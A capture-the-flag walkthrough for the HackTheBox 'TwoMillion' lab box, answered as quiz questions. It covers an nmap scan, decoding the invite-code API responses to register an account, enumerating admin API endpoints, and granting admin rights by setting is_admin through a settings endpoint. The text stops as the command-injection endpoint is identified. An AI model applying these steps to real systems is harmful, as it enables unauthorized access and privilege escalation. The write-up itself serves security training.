Two Million
A quiz based boot2root with combination of Web Exploitation
About
TwoMillion is an Easy difficulty Linux box that was released to celebrate reaching 2 million users on HackTheBox. The box features an old version of the HackTheBox platform that includes the old hackable invite code. After hacking the invite code an account can be created on the platform. The account can be used to enumerate various API endpoints, one of which can be used to elevate the user to an Administrator. With administrative access the user can perform a command injection in the admin VPN generation endpoint thus gaining a system shell. An .env file is found to contain database credentials and owed to password re-use the attackers can login as user admin on the box. The system kernel is found to be outdated and CVE-2023-0386 can be used to gain a root shell.
Solve
Q1: How many TCP ports are open?
nmap -T4 -sCV 10.129.150.229nmap: Menjalankan program pemindai jaringan.T4: Mempercepat proses pemindaian (agresif).sCV: Mencari tahu versi aplikasi yang berjalan di port yang terbuka (sV) sekaligus memeriksa celah keamanan standar (sC).10.129.150.229: Alamat IP target yang diperiksa (sesuaikan dengan IP targetmu)

Answer: 2
Q2: What is the name of the JavaScript file loaded by the /invite page that has to do with invite codes?
Check http://2million.htb/invite, and inspect the source code.

Answer: inviteapi.min.js
Q3: What JavaScript function on the invite page returns the first hint about how to get an invite code? Don't include () in the answer.
The output at inviteapi.min.js hard to read, because its obfuscated.

We can use this website to know what is the .js means.

Output:
function verifyInviteCode(code)
	{
	var formData=
		{
		"code":code
	};
	$.ajax(
		{
		type:"POST",dataType:"json",data:formData,url:'/api/v1/invite/verify',success:function(response)
			{
			console.log(response)
		}
		,error:function(response)
			{
			console.log(response)
		}
	}
	)
}
function makeInviteCode()
	{
	$.ajax(
		{
		type:"POST",dataType:"json",url:'/api/v1/invite/how/to/generate',success:function(response)
			{
			console.log(response)
		}
		,error:function(response)
			{
			console.log(response)
		}
	}
	)
}
It obvious that the function is makeInviteCode.
Answer: makeInviteCode
Q4: The endpoint in makeInviteCode returns encrypted data. That message provides another endpoint to query. That endpoint returns a code value that is encoded with what very common binary to text encoding format. What is the name of that encoding?
The endpoint its /api/v1/invite/how/to/generate and the method its POST. Lets send the request.

After we decode that ROT13, we got

In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate. So we send a request to /api/v1/invite/generate .


We got base64 encoded. After we decode it we got YEOT9-ZHPWJ-TO393-YEYST which is its the invite code.

After we insert the invite code to /invite, we will redirected to /register with invite code value. After we fill the form, click register.
Answer: base64
Q5: What is the path to the endpoint the page uses when a user clicks on "Connection Pack"?
In the dashboard, we click the access.

We hover our mouse to connection pack so we can know where this block redirect us to.

Answer: /api/v1/user/vpn/generate
Q6: How many API endpoints are there under /api/v1/admin?
I tried to go 2million.htb/api, but its says 404. So i think /api/v1 might be work and it works.

Answer: 3
Q7: What API endpoint can change a user account to an admin account?
as we can see the description at 2million.htb/api/v1, there’s a description that says “Update user settings”, the endpoint is /api/v1/admin/settings/update.

I’m trying to send a request to that endpoint, but failed. So we change the content type to application/json. And it works.

Alrighty, we add email parameter.

Okay, now lets add is_admin.

And it works after we add is_admin as a true in binary not as boolean.
Answer: /api/v1/admin/settings/update
Q8: What API endpoint has a command injection vulnerability in it?
Now, i have a suspicion at "/api/v1/admin/vpn/generate". Because it created the VPN right, lets try to take a look there.

We need username as parameter.
